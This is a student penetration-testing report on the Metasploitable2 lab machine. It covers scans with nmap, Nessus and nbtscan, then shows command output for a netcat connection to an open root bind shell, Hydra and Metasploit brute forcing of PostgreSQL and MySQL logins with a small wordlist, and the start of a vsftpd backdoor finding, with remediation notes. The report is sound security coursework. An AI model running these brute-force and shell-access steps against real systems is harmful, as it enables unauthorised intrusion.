Sri Lanka Institute of Information Technology

Assessment 2

Penetration testing report

IE3022 – Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT19102924	**Jayasinghe J.G.L.A**

Date of submission

13 May 2021

Table of Contents

1. Executive Summary

A penetration test was done on several days on one host relating to that by metasploitable2. This report includes descriptions of vulnerabilities discovered during the audit, as well as risk ratings and remediation recommendations. Vulnerabilities and their risk levels were identified.

Metasplotable2 has been identified as a critical host with risks. The system is openly vulnerable to a number of serious and high-risk flaws. Because the system is so complicated, it will have an impact on all users. Prioritize remediation based on the level of risk and the amount of effort required.

2. Scope

The scope was engaging with penetration test mainly on metasplitable2 domain.

Metasplotable2 - - IP – 192.168.56.111

Metasplotable2 – DVWA Web Application - IP – 192.168.56.111

3. Methods

Industry-standard penetration testing tools and frameworks were used for vulnerability assessment and penetration testing, including Nmap, Burp suite, Metasploit Framework, Kali-Linux penetration testing tools, and automated vulnerability analysis by Nessus. Information gathering, threat modeling, exploitation, and reporting were among the standard methods used.

4. Risk Rating

Critical	High	Medium	Low

The basic risk categories are set out below:


Critical	Findings and recommendations with a high priority which can seriously compromise the system of internal controls continued availability of systems and confidentiality and integrity of data programs and information resident on systems. Immediate corrective action is needed
High	Findings and recommendations with high priority because of poor design of the control. Controls and procedures should be strengthened or implemented to provide for a more comprehensive internal control system. Corrective actions should be taken with urgency
Medium	Findings which are a result of the poor operation of controls and recommendations with medium priority include areas requiring improvements to controls and systems
Low	Findings and recommendations with low priority include areas to enhance controls or improve operating efficiencies. Matters involved are those in which management needs to evaluate the costs and the benefits of implementation

5. Technical review

5.1 Information Gathering (Reconnaissance)

5.1.1 Network Scanning


This is the first stage of information gathering, in this stage I used **netdiscover** to find out target machines IP address.



```
Currently scanning: 192.168.241.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:14      1      60  Unknown vendor
192.168.56.100  08:00:27:e6:be:29      1      60  PCS Systemtechnik GmbH
192.168.56.111  08:00:27:88:0e:b8      1      60  PCS Systemtechnik GmbH
```

5.1.2 Service Enumeration

I used Legion to perform a service enumeration to target. And default credentials have been identified on target (IP – 192.168.56.111)



OS	Host
	192.168.56.111 (unknown)


Host Status
State: up
Open Ports: 31
Closed Ports: 16
Filtered Ports: 65488

Addresses
IPv4: 192.168.56.111
IPv6: unknown
MAC: 08:00:27:88:0E:B8
Vendor: Oracle VirtualBox virtual NIC
ASN: unknown
ISP: unknown

Location
Country Code: unknown
City: unknown
Latitude: unknown
Longitude: unknown

Operating System
Name: Linux 2.6.9 - 2.6.33
Accuracy: 100

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	18.05s	0.00s	64986	nmap (stage 1)	192.168.56.1...	Finished
	12.01s	0.00s	64991	nmap (stage 2)	192.168.56.1...	Finished
	0.00s	0.00s	0	screenshot (8...	192.168.56.1...	Finished
	18.35s	0.00s	65022	nmap (stage 3)	192.168.56.1...	Finished
	0.00s	0.00s	65023	smtp-enum-v...	192.168.56.1...	Finished
	0.00s	0.00s	65030	mysql-defaul...	192.168.56.1...	Finished




OS	Host
	192.168.56.111 (unknown)

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-12 00:30:41
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries, ~1 try per task
[DATA] attacking postgres://192.168.56.111:5432/
[5432][postgres] host: 192.168.56.111   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-12 00:30:41
```

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	18.05s	0.00s	64986	nmap (stage 1)	192.168.56.1...	Finished
	12.01s	0.00s	64991	nmap (stage 2)	192.168.56.1...	Finished
	0.00s	0.00s	0	screenshot (8...	192.168.56.1...	Finished
	18.35s	0.00s	65022	nmap (stage 3)	192.168.56.1...	Finished
	0.00s	0.00s	65023	smtp-enum-v...	192.168.56.1...	Finished
	0.00s	0.00s	65030	mysql-defaul...	192.168.56.1...	Finished

5.1.3 Email and Subdomain Enumeration




```
* theHarvester 3.2.4                                       *
* Coded by Christian Martorella                            *
* Edge-Security Research                                   *
* cmartorella@edge-security.com                            *
*                                                          *
************************************************************


[*] Target: http://192.168.56.111

An exception has occurred: Cannot connect to host www.google.com:80 ssl:<ssl.SSLContext object
at 0x7f2cdf3714c0> [Name or service not known]
        Searching 0 results.
[*] Searching Google.

[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```


Emails, sub-domains, and hosts related to the domain we are scanning can be retrieved from the tool theHarvester.

5.1.4 Net BIOS Enumeration

Use **nbtscan** tool to enumerate NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in a way readable to humans.




```
┌──(root💀Kali)-[~]
└─# nbtscan 192.168.56.111 -v -h
Doing NBT name scan for addresses from 192.168.56.111


NetBIOS Name Table for Host 192.168.56.111:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------
```



```
┌──(root💀Kali)-[~]
└─# nbtscan 192.168.56.111 -d
Doing NBT name scan for addresses from 192.168.56.111


Packet dump for Host 192.168.56.111:

Incomplete packet, 335 bytes long.
Transaction ID: 0x01c5 (453)
Flags: 0x8400 (33792)
Question count: 0x0000 (0)
Answer count: 0x0001 (1)
Name service count: 0x0000 (0)
Additional record count: 0x0000 (0)
Question name:  CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Question type: 0x0021 (33)
Question class: 0x0001 (1)
Time to live: 0x00000000 (0)
Rdata length: 0x0119 (281)
Number of names: 0x0d (13)
Names received:
METASPLOITABLE    Service: 0x00 Flags: 0x0004
METASPLOITABLE    Service: 0x03 Flags: 0x0004
METASPLOITABLE    Service: 0x20 Flags: 0x0004
METASPLOITABLE    Service: 0x00 Flags: 0x0004
METASPLOITABLE    Service: 0x03 Flags: 0x0004
METASPLOITABLE    Service: 0x20 Flags: 0x0004
__MSBROWSE__   Service: 0x01 Flags: 0x0084
WORKGROUP         Service: 0x00 Flags: 0x0084
WORKGROUP         Service: 0x1d Flags: 0x0004
WORKGROUP         Service: 0x1e Flags: 0x0084
WORKGROUP         Service: 0x00 Flags: 0x0084
WORKGROUP         Service: 0x1d Flags: 0x0004
WORKGROUP         Service: 0x1e Flags: 0x0084
Adapter address: 00:00:00:00:00:00
Version major: 0x00 (0)
Version minor: 0x00 (0)
Duration: 0x0000 (0)
FRMRs Received: 0x0000 (0)
FRMRs Transmitted: 0x0000 (0)
IFrame Receive errors: 0x0000 (0)
Transmit aborts: 0x0000 (0)
Transmitted: 0x00000000 (0)
Received: 0x00000000 (0)
IFrame transmit errors: 0x0000 (0)
No receive buffers: 0x0000 (0)
tl timeouts: 0x0000 (0)
ti timeouts: 0x0000 (0)
Free NCBS: 0x0000 (0)
NCBS: 0x0000 (0)
Max NCBS: 0x0000 (0)
No transmit buffers: 0x0000 (0)
Max datagram: 0x0000 (0)
Pending sessions: 0x0000 (0)
Max sessions: 0x0000 (0)
Packet sessions: 0x0000 (0)
```

5.1.5 Nessus Vulnerability Scan

From this I identified there are 9 Critical vulnerabilities, 8 High Vulnerabilities, 25 Medium Vulnerabilities and 4 Low Vulnerabilities on Metasploitable2 machine.



192.168.56.111

9	8	25	4	122
CRITICAL	HIGH	MEDIUM	LOW	INFO

Host Information

Netbios Name: METASPLOITABLE
IP: 192.168.56.111
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Identified Critical and High vulnerabilities


Rate	Vulnerability
Critical	134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)
Critical	51988 - Bind Shell Backdoor Detection
Critical	32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Critical	32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Critical	32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Critical	33850 - Unix Operating System Unsupported Version Detection
Critical	34460 - Unsupported Web Server Detection
Critical	61708 - VNC Server 'password' Password
Critical	10203 - rexecd Service Detection
High	136808 - ISC BIND Denial of Service
High	136769 - ISC BIND Service Downgrade / Reflected DoS
High	42256 - NFS Shares World Readable
High	42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)
High	42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)
High	20007 - SSL Version 2 and 3 Protocol Detection
High	20007 - SSL Version 2 and 3 Protocol Detection
High	90509 - Samba Badlock Vulnerability

5.1.6 Nmap (Network Mapper)

This phase uses the nmap tool to discover open ports and their services along with their versions running on those specific ports of metasploitable2 machine. In addition this can be used to conduct OS fingerprinting on a targeted host.

Used Options: nmap -sV ip 192.168.56.111




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

5.2 Exploitations


01	**Open Root Bind Shell**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 (192.168.56.111)			

Observation & Risk

The Metasploitable2 host had an open root bind shell listener operating, according to the identifications. TCP port 1524 was used by the bind shell. Netcat was used to communicate to the Metasploitable2 root shell listener. The bind shell listener is a sign that there has been a previous compromise.



```
1524/tcp open  bindshell   Metasploitable root shell
```




```
┌──(root💀Kali)-[~]
└─# nc -nv 192.168.56.111 1524
(UNKNOWN) [192.168.56.111] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# █
```

Remediation


Remove bind shell. Enact Incident Response Plan if this is not authorized or expected behavior.

02	**Mysql_login Bruteforce Attack 11 12 16 17 18 -> ad**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 (192.168.56.111)			
Observation & Risk				


By using metasploit framework, mysql version was detected and also found that it was an old version of mysql (5.0.5). Eventually using metasploit it was discovered and exploit to brute force mysql. As a result of that, the username 'root' was found without a password.




```
┌──(root💀Kali)-[~/AIA]
└─# cat password.txt
toor
asdfjkl;
msfadmin
password
pAssw0rd
```



```
msf6 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```



```
msf6 exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.56.111:3306   - 192.168.56.111:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.56.111:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```




```
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/AIA/password.txt
PASS_FILE => /root/AIA/password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/AIA/users.txt
USER_FILE => /root/AIA/users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.111:3306   - 192.168.56.111:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.111:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.56.111:3306   - 192.168.56.111:3306 - Success: 'root:'
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin: (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:toor (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:asdfjkl; (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:msfadmin (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:password (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: msfadmin:pAssw0rd (Incorrect: Access denied for user 'msfadmin'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd: (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: NO))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:toor (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:asdfjkl; (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:msfadmin (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:password (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[-] 192.168.56.111:3306   - 192.168.56.111:3306 - LOGIN FAILED: httpd:pAssw0rd (Incorrect: Access denied for user 'httpd'@'192.168.56.113' (using password: YES))
[*] 192.168.56.111:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```


Remediation

Change the default ports to take the load of the server to deal with false login attacks. We can also create SSL certificate and enable in on MySQL server. Limiting failed login attempts.


03	vsFTPd Backdoor //both			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 (192.168.56.111)			
Observation & Risk				
This module takes advantage of a malicious backdoor included in the VSFTPD download archive. According to the most recent information available, this backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th and July 1st 2011. Metasploitable framework was used to exploit this given instance.				



```
